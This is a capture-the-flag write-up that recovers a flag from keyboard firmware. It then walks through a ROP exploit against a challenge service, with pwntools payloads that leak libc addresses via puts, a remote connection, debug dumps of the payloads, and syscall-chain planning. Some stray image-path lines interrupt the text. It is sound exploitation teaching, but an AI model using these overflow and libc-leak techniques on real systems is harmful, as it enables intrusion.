https://kbdfans.com/products/dz60rgb-hot-swap-custom-keyboard-pcb



This one looks rather interesting as the references to “LED matrix” suddenly starts to make sense: LEDs -> keyboard keys.

At first the function “perform_space_cadet” looked very interesting:

```
LOAD:0000278A ; void perform_space_cadet(int record, uint16_t_0 sc_keycode, uint8_t holdMod, uint8_t tapMod, uint8_t keycode)
LOAD:0000278A perform_space_cadet:
LOAD:0000278A                 ori     r16, 0x30
LOAD:0000278B                 muls    r20, XH
LOAD:0000278C                 nop
LOAD:0000278D                 nop
LOAD:0000278D ; End of function perform_space_cadet
LOAD:0000278D
LOAD:0000278D ; ---------------------------------------------------------------------------
LOAD:0000278E                 .dw 0x14, 0, 0x501, 0x7B03, 0x8000, 0x6400, 0x252, 0, 0
LOAD:00002797                 .dw 0x14, 0, 0x501, 0x5003, 0x8000, 0x6500, 0x257, 0, 0
LOAD:000027A0                 .dw 0x14, 0, 0x501, 0x7F03, 0x8000, 0x6600, 0x25D, 0, 0
LOAD:000027A9                 .dw 0x14, 0, 0x501, 0x5F03, 0x8000, 0x6700, 0x262, 0, 0
LOAD:000027B2                 .dw 0x1B, 0, 0x501, 0x5D03, 0x8000, 0x6800, 0x265, 0, 0
LOAD:000027BB                 .dw 0x14, 0, 0x501, 0x5503, 0x8000, 0x6900, 0x26B, 0, 0
LOAD:000027C4                 .dw 0x14, 0, 0x501, 0x5403, 0x8000, 0x6A00, 0x271, 0, 0
LOAD:000027CD                 .dw 0x14, 0, 0x501, 0x6603, 0x8000, 0x6B00, 0x278, 0, 0
LOAD:000027D6                 .dw 0x14, 0, 0x501, 0x6703, 0x8000, 0x6C00, 0x27F, 0, 0
LOAD:000027DF                 .dw 0x14, 0, 0x501, 0x6103, 0x8000, 0x6D00, 0x285, 0, 0
LOAD:000027E8                 .dw 0x14, 0, 0x501, 0x5303, 0x8000, 0x6E00, 0x28A, 0, 0
LOAD:000027F1                 .dw 0x14, 0, 0x501, 0x5C03, 0x8000, 0x6F00, 0x28F, 0, 0
LOAD:000027FA                 .dw 0x14, 0, 0x501, 0x4B03, 0x8000, 0x7000, 0x296, 0, 0
LOAD:00002803                 .dw 0x14, 0, 0x501, 0x4A03, 0x8000, 0x7100, 0x29D, 0, 0
LOAD:0000280C                 .dw 0x14, 0, 0x501, 0x3E03, 0x8000, 0x7200, 0x2A4, 0, 0
LOAD:00002815                 .dw 0x14, 0, 0x501, 0x6503, 0x8000, 0x7300, 0x2A9, 0, 0
LOAD:0000281E                 .dw 0x14, 0, 0x501, 0x6403, 0x8000, 0x7400, 0x2AE, 0, 0
LOAD:00002827                 .dw 0x14, 0, 0x501, 0xC703, 0x8000, 0x7500, 0x2B5, 0, 0
LOAD:00002830                 .dw 0x14, 0, 0x501, 0xC603, 0x8000, 0x7600, 0x2BD, 0, 0
LOAD:00002839                 .dw 0x14, 0, 0x501, 0xC503, 0x8000, 0x7700, 0x2C5, 0, 0
LOAD:00002842                 .dw 0x14, 0, 0x501, 0x4903, 0x8000, 0x7800, 0x2CC, 0, 0
LOAD:0000284B                 .dw 0x14
```

But it was soon evident, that this seems to be a function of the official firmware which can be found at:

https://github.com/qmk/qmk_firmware/blob/master/quantum/process_keycode/process_space_cadet.c

However, what looked really suspicious is the following label…


```
.data:00800215                  .db    1
.data:00800216 flag_leds_8:     .db 0x22 ; "
.data:00800217                  .db 0x18
.data:00800218                  .db  0xB
.data:00800219                  .db    3
.data:0080021A                  .db  0xB
.data:0080021B                  .db  0xA
.data:0080021C                  .db 0x10
.data:0080021D                  .db 0x1F
.data:0080021E                  .db 0x18
.data:0080021F                  .db 0x25 ; %
.data:00800220                  .db 0x26 ; &
.data:00800221                  .db    2
.data:00800222                  .db 0x1F
.data:00800223                  .db 0x13
.data:00800224                  .db 0x23 ; #
.data:00800225                  .db 0x22 ; "
.data:00800226                  .db 0x16
.data:00800227                  .db    2
.data:00800228                  .db 0x16
.data:00800229                  .db 0x22 ; "
.data:0080022A                  .db 0x18
.data:0080022B                  .db    2
.data:0080022C                  .db 0x19
.data:0080022D                  .db 0x27 ; '
.data:0080022E                  .db 0x15
.data:0080022F                  .db  0xF
.data:00800230 ; const pin_t row_pins[5]
.data:00800230 row_pins:        .db 0xF5, 0xF4, 0xF1, 0x33, 0x32
```

The name “flag_leds” is pretty leading, the size of this data struct would be fitting as well. What really sticks out is, if we apply our usual “he2023{“ template and if we map it to the struct we see that also the byte 0xb in the 3rd and 5th position would also resemble the “2” in “he2023”…

So we assume this might be our encrypted or somewhat differently encoded flag.

Throwing the buffer into Cyberchef we see that neither XOR bruteforce nor magic yields anything valuable ☹

What hits the eye is that “2” and “3” are mapped to 0xB and 0xA respectively. And the “{“ and “}” are mapped 0x10 and 0x0f as well like on a real keyboard… In a sense of: the numbers are in sequence but reversed (“3” has a lower value than “2”).



We remember the picture of the PCB we found and take another look, and realize that on the picture also the numbers increase to the left or the letters to the right (F,D,S,A instead of A,S,D,F) – because it is a picture from the bottom side of the PCB and everything is flipped!

Let’s play a “what if” game:

If 0x18 is really an “e”, 0x16 could be a “q” or “t”… “q” looks rather unlikely but a “t” after an “e” – that’s definitely possible!. If we take an 0x22 as an “h” a 0x23 could be a “g” or “j” -> “g” also looks fitting…

If we continue along that path and count the keys, 0x25 and 0x26 could be “d” and “s”… and 0x1f a “l”… this would assemble the word “leds” for 0x1f, 0x18, 0x25, 0x26.

This looks like a win!

If we take the rest of our “seed” keys (“he2023{“) and do the counting, we can map all the other keys on the keyboard with a number and indeed a flag manifests before our eyes.

h = 0x22

e = 0x18

2 = 0x0b

0 = 0x30

2 = 0x0b

3 = 0x0a

{ = 0x10

l = 0x1f

e = 0x18

d = 0x25

s = 0x26

  = 0x02

l = 0x1f

i = 0x13

```
g = 0x23
h = 0x22
t = 0x16
  = 0x02
t = 0x16
h = 0x22
e = 0x18
  = 0x02
w = 0x19
a = 0x27
y = 0x15
} = 0x0f
```

Flag:

he2023{leds_light_the_way}

Thumper’s PWN – Ring 2

Thumper got one step closer to Dr. Evil but there's still a lot he has to learn. That's why he's practicing the ancient
art of *ROP*. Help him solve this challenge by reading the file `FLAG`, so he can be on his way.

Target: `nc ch.hackyeaster.com 2314`

Note: The service is restarted every hour at x:00.

Approach:

Looking at the source code of the binary we see that seccomp is in use to only allow a very selective list of syscalls, especially no execve for example, but we have open/openat, read, write. So basically, we can open the file “FLAG”, read from it and print it…

Next stop: checking the binary protection: checksec is our friend.

```
(pwny) daubsi@kali:~/he2023$ checksec main
[*] '/home/daubsi/he2023/main'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

We see that we don’t need to care about canaries and can happily overwrite our stack, however we cannot put shellcode directly on the stack as it is non-executable (NX). What’s very helpful for us, is that PIE is disabled,

so our main binary will always be loaded to the fixed address 0x400000. So we know in advance all the final addresses in our binary which is important what we'll shortly see.

What we need to do is to overwrite the buffer to find out how much payload we need to take control of RIP (the return pointer value on the stack) and then start building a ROP chain.

When we do a

```
ROPgadget –binary main
```

we however quickly realize that there is VERY little for us to take from the binary, which is not surprising seeing how little code is actually in it.

So we might need to try to find gadgets in another library, like libc! Unfortunately, while our binary has ASLR turned off, libc does not so we don't know at which address libc will get actually mapped in the process by the loader and cannot use static address references in our ROP chain.

Furthermore, we don't even know which libc is in use. If we start the binary on our own machine, the libc of our system will be used (as long as it is compatible from a version perspective). But on the remote target another libc version might be installed. It goes without saying that various versions have potentially a totally difference code layout, so we cannot just use addresses from our libc and hope that they will work with a remote libc as well.

So the first thing we need to do is what is called "leaking an address" of libc. By determining 2 or 3 addresses of functions in the libc that are called in our binary, it is possible to fingerprint which libc version actually is in use.

This is done via the webpage "libc search" at https://libc.blukat.me/.

Basically, what that webpage does is taking user provided addresses of functions and using the delta between those addresses to check all the libc variants that it knows about in which the offset of the two named functions is like in what we provide.

And after having determined the actual version, it is then even possible to deduct the libc base address (because we know as well what the delta between our addresses and the base is). We then need that base address to offset all our gadgets later on.

Hard to grasp when you first hear this? True… so lets'start step by step!

How do we leak those addresses we need to determine the libc version?

In order to get some addresses from libs, we can only use something which is in our main binary, cause – well that's what it's all about – we cannot call code in libc to do something for us.

What we want to try is to return data to our caller from the binary itself, e.g. the value of pointer or addresses in the binary. And because

we're speaking about libc addresses, we look a the "import section" or PLT as it is called on Linux. In this section all the references to external dependencies like libc are documented. There are some imports that we recognize from functions actually present in the binary.

```
daubsi@kali:~/he2023$ objdump -t main | grep GLIBC
0000000000601050 g     O .bss   0000000000000008              stdout@@GLIBC_2.2.5
0000000000000000       F *UND*  0000000000000000              puts@@GLIBC_2.2.5
0000000000601060 g     O .bss   0000000000000008              stdin@@GLIBC_2.2.5
0000000000000000       F *UND*  0000000000000000              setbuf@@GLIBC_2.2.5
0000000000000000       F *UND*  0000000000000000              printf@@GLIBC_2.2.5
0000000000000000       F *UND*  0000000000000000              __libc_start_main@@GLIBC_2.2.5
0000000000000000       F *UND*  0000000000000000              prctl@@GLIBC_2.2.5
0000000000000000       F *UND*  0000000000000000              gets@@GLIBC_2.2.5
daubsi@kali:~/he2023$
```

For example, the puts and gets is used to input/output strings in the binary (puts is used by the compiler as an alternative to printf if no formatstring is in use) and we see the prctl and setbuf as well.

So all those addresses – currently 0x00000000 will be populated at runtime by the dynamic resolver code as soon as those functions are used for the first time. The good thing is: as soon as we are in the position to send our exploit code/ROP chain, we can be sure they have been called at least once, as a welcome message has been printed (puts, printf) and the seccomp restrictions have also been activated (prctl). So how do we print those now?

Basically, what we would like to do is to call puts(<something>) because puts will print to stdout which is actually what we're going to see then as the user. But can <something> only be a string like "Hello world"? Of course not! Puts will print everything happily as long as it is terminated with a \0. It just wants a pointer and starts reading there until it hits a \0.

So if we gave it the address of for example the symbol "gets@@GLIBC_2.2.5" in the PLT? … It would then read the address stored there (remember, it is already no longer 0x0 when we have control) and stops at the next \0.

Cool, so how do we do "puts(&gets@GLIBC_2.2.5)"? We know we're on x64, so calling functions happens on a well-known and agreed way. Parameters for functions are delivered via registers (in contrast to x86 (32 bit), where it happens via the stack). And for Linux the sequence of registers used is described for example here:
https://en.wikipedia.org/wiki/X86_calling_conventions#x86-64_calling_conventions

"The first six integer or pointer arguments are passed in registers RDI, RSI, RDX, RCX, R8, R9"

We know the address of puts – it's a "hardcoded" symbol in our binary in the relocation section. We can print it using:

```
objdump -D -j .plt main
```

```
daubsi@kali: ~/he2023
(pwny) daubsi@kali:~/he2023$ objdump -D -j .plt main

main:     file format elf64-x86-64


Disassembly of section .plt:

0000000000400540 <.plt>:
  400540:       ff 35 c2 0a 20 00       push   0x200ac2(%rip)        # 601008 <_GLOBAL_OFFSET_TABLE_+0x8>
  400546:       ff 25 c4 0a 20 00       jmp    *0x200ac4(%rip)        # 601010 <_GLOBAL_OFFSET_TABLE_+0x10>
  40054c:       0f 1f 40 00             nopl   0x0(%rax)

0000000000400550 <puts@plt>:
  400550:       ff 25 c2 0a 20 00       jmp    *0x200ac2(%rip)        # 601018 <puts@GLIBC_2.2.5>
  400556:       68 00 00 00 00          push   $0x0
  40055b:       e9 e0 ff ff ff          jmp    400540 <.plt>

0000000000400560 <setbuf@plt>:
  400560:       ff 25 ba 0a 20 00       jmp    *0x200aba(%rip)        # 601020 <setbuf@GLIBC_2.2.5>
  400566:       68 01 00 00 00          push   $0x1
  40056b:       e9 d0 ff ff ff          jmp    400540 <.plt>

0000000000400570 <printf@plt>:
  400570:       ff 25 b2 0a 20 00       jmp    *0x200ab2(%rip)        # 601028 <printf@GLIBC_2.2.5>
  400576:       68 02 00 00 00          push   $0x2
  40057b:       e9 c0 ff ff ff          jmp    400540 <.plt>

0000000000400580 <prctl@plt>:
  400580:       ff 25 aa 0a 20 00       jmp    *0x200aaa(%rip)        # 601030 <prctl@GLIBC_2.2.5>
  400586:       68 03 00 00 00          push   $0x3
  40058b:       e9 b0 ff ff ff          jmp    400540 <.plt>

0000000000400590 <gets@plt>:
  400590:       ff 25 a2 0a 20 00       jmp    *0x200aa2(%rip)        # 601038 <gets@GLIBC_2.2.5>
  400596:       68 04 00 00 00          push   $0x4
  40059b:       e9 a0 ff ff ff          jmp    400540 <.plt>
(pwny) daubsi@kali:~/he2023$
```

We now know that when we jump or better said “return” to 0x400550 in our ROP chain we will actually call puts and puts will use the pointer stored in RDI (puts has only one argument and the first argument is stored in RDI [see link about calling conventions] to read from that address.

So what we need to do is to get the address of a symbol into RDI and then call our function.

In order to this we need a ROP chain of that sort:

<POP_RDI> 0x601018 0x400550 - if we want to print the address of puts() or

<POP_RDI> 0x601030 0x400550 - if we want to print the address of prctl()

In order to get our POP_RDI gadget we need to find a place in our binary where a “pop rdi; ret” is present. We can use the tool ROPgadget for this:

```
(pwny) daubsi@kali:~/he2023$ ROPgadget --binary main | grep "pop rdi"
0x0000000000400803 : pop rdi ; ret
```

So out complete chain now is: 0x400803 0x601018 0x400550

Of course the very first thing we need is to overflow the buffer, but this is pretty easy given the source code.

As vuln() is defined like so:


```
void vuln() {
  char buf[32];
  printf("Are you a master of ROP?\n");
  printf("Show me what you can do: ");
  gets(buf);
}
```

We can deduce that we overflow the buffer with > 32 chars, there are no other local vars, so we'll have the saved framepointer afterwards and then the return pointer that we want to get control of.

So in the end we need to write 40 bytes and then can add our ROP chain.


In theory… Basically the compiler might have chosen to add some padding in order to make things better aligned on the stack, but in this case it really is as assumed and we don't need to account from some extra padding.

We can start our exploit in order to leak our first address:



Only look at the code within the red boxes for the moment. The rest will come later.


We instantiate the process as "p" so we can interact with it (send and receive data), and also load the same binary as an ELF and a ROP object. Using the ELF object, we can get our static symbols from the binary: MAIN will hold the address of the main() function, VULN our address of vuln() and PUTS_PLT is our 0x601018. Next we read from the stream until we read a "do: ". This is exactly the end of the data the binary sent us and when we can start sending our data:



Getting the address of a POP_RDI gadget is very convenient as well: we can use our ROP object and just search for one, using the “find_gadget()” function. However, this function only knows about the most important gadgets. Not everything can be found with it and some need manual lookups as we’ll see later.

Then we start assembling our payload: We add 40x the letter “A”, then we add the address of the POP_RDI gadget, the address we want to pop (FUNC_PUTS_GOT) and then we add our address of the function call (PUTS_PLT). In the end we add the address of VULN in order to jump back to the start of the function, because otherwise it would be game over already, as there is no other loop in our binary and it would just quit (or probably: crash when it tries to return – as we corrupted the stack).

All we need to do is send the payload now and read the next line from what we receive (puts will conveniently put a newline after the data it sent). Those bytes we receive is the resolved address of puts() in libc in our incarnation of the running binary, i.e. with our libc loaded at a random address. If you retry this several times, you’ll see the address changes every time. That’s what ASLR is all about.



Again, ignore the part about “libc6” above in the screen shot. The important part are the 6 bytes which were read: 0x70a99807d57f → little endian for 0x7fd50798a970

Let’s repeat the same thing once again for e.g. for the address of “prctl”.

We literally can copy paste this code to dump the second address:

```
# Leak another
payload = b""
payload += b"A" * 40
payload += p64(POP_RDI)
payload += p64(FUNC_PRCTL_GOT)
payload += p64(PUTS_PLT)
# Jump back to vuln()
payload += p64(VULN)
p.recvuntil(b"do: ")

p.sendline(payload)
r = p.recvline().strip()
# Read addr of prctl from response
leak_prctl = u64(r.ljust(8,b'\x00'))
print(leak_prctl)
print(f"Leak prctl: {hex(leak_prctl)}")
```

With those two addresses we can now fingerprint our used libc. Well, as we’re running locally for the moment this is pretty senseless right now, because we want to know about the remote used libc.

Therefore we now change the beginning of our file, we replace

```
p = process(“./main”)
```

with

```
p = remote(“ch.hackyeaster.com”, 2314)
```

and restart it.

```
daubsi@kali: ~/he2023
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] Loaded 199 cached gadgets for './libc6_2.27-3ubuntu1.6_amd64.so'
main() is at: 0x40074a
PUTS_PLT is at: 0x400550
[DEBUG] Received 0x32 bytes:
    b'Are you a master of ROP?\n'
    b'Show me what you can do: '
[DEBUG] Sent 0x49 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
    *
    00000020  41 41 41 41  41 41 41 41  03 08 40 00  00 00 00 00  |AAAA|AAAA|··@·|····|
    00000030  18 10 60 00  00 00 00 00  50 05 40 00  00 00 00 00  |··`·|····|P·@·|····|
    00000040  11 07 40 00  00 00 00 00  0a                       |··@·|····|·|
    00000049
[DEBUG] Received 0x6 bytes:
    00000000  70 29 b7 67  e3 7f                                 |p)·g|··|
    00000006
[DEBUG] Received 0x33 bytes:
    b'\n'
    b'Are you a master of ROP?\n'
    b'Show me what you can do: '
Leaked puts() address from libc: 0x7fe367b72970
[DEBUG] Sent 0x49 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
    *
    00000020  41 41 41 41  41 41 41 41  03 08 40 00  00 00 00 00  |AAAA|AAAA|··@·|····|
    00000030  30 10 60 00  00 00 00 00  50 05 40 00  00 00 00 00  |0·`·|····|P·@·|····|
    00000040  11 07 40 00  00 00 00 00  0a                       |··@·|····|·|
    00000049
[DEBUG] Received 0x6 bytes:
    00000000  10 42 c1 67  e3 7f                                 |·B·g|··|
    00000006
[DEBUG] Received 0x33 bytes:
    b'\n'
    b'Are you a master of ROP?\n'
    b'Show me what you can do: '
Leaked prctl() address from libc: 0x7fe367c14210
[*] LIBC base @ 0x7fe367af2000
First stage: POP_RAX=140614673945856, POP_RDX=140614673841046, POP_RSI=140614673980010, SYSCALL=140614674695717
[DEBUG] Sent 0xf9 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
    *
    00000020  41 41 41 41  41 41 41 41  00 d5 b0 67  e3 7f 00 00  |AAAA|AAAA|···g|····|
    00000030  02 00 00 00  00 00 00 00  03 08 40 00  00 00 00 00  |····|····|··@·|····|
    00000040  46 4c 41 47  00 00 00 00  6a 5a b1 67  e3 7f 00 00  |FLAG|····|jZ·g|····|
    00000050  80 10 60 00  00 00 00 00  7d 20 c3 67  e3 7f 00 00  |··`·|····|} ·g|····|
    00000060  03 08 40 00  00 00 00 00  80 10 60 00  00 00 00 00  |··@·|····|··`·|····|
```


Now we can takt those two addresses (note they will be different every time you run our script):

puts(): 0x7fe367b72970

prctl(): 0x7fe367c14210


and head over to https://libc.blukat.me/

We remove the two prefilled entries there and add two new with our details and click on “Find”




Please notice that you don’t even have to provide the full address! The last 4,5 bytes should be sufficient because it’s all about the offsets. But using the full address won’t hurt either. We can now see, that libcsearch has identified the libc as either being libc 2.27 for Ubuntu, patch level 1.5 or patch level 1.6. We could now leak more addresses in order to rule one of the two out, but in general, we can just pick one and

hope for the best. I took v1.6 and that one went fine. We can click on the entry in the matches window and download the corresponding file right from here. Very convenient!



We will need that file for our final exploit, because in the end we want to use gadgets from *that* libc. For developing our exploit we will however make use of our locally installed libc of course.

Maybe now the top part of the file becomes clearer. Depending on the Boolean variable “local” either the remote or local present libc is used for the calculations further on.



Now that we have libc at our disposal, we can think about constructing our "real" ROP Chain. What we want is to open a file (syscall sys_open), read from it (sys_read) and write it back to us (sys_write or our plain puts should do).

First of all we need to understand what we need for this:

This webpage gives an accurate listing of all the syscalls in the Linux kernel:

https://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/

Our syscalls in question are right at the top!

Information on the order of registers can be found on page 124 of the x86_64 ABI paper at
http://www.x86-64.org/documentation/abi.pdf

%rax	System call	%rdi	%rsi	%rdx	%r10	%r8	%r9
0	sys_read	unsigned int fd	char *buf	size_t count			
1	sys_write	unsigned int fd	const char *buf	size_t count			
2	sys_open	const char *filename	int flags	int mode			
3	sys_close	unsigned int fd					
4	sys_stat	const char *filename	struct stat *statbuf				

The concept is similar to what we already learnt about calling a libc function like puts. We need to provide all the arguments in registers. Which one is shown in this table.

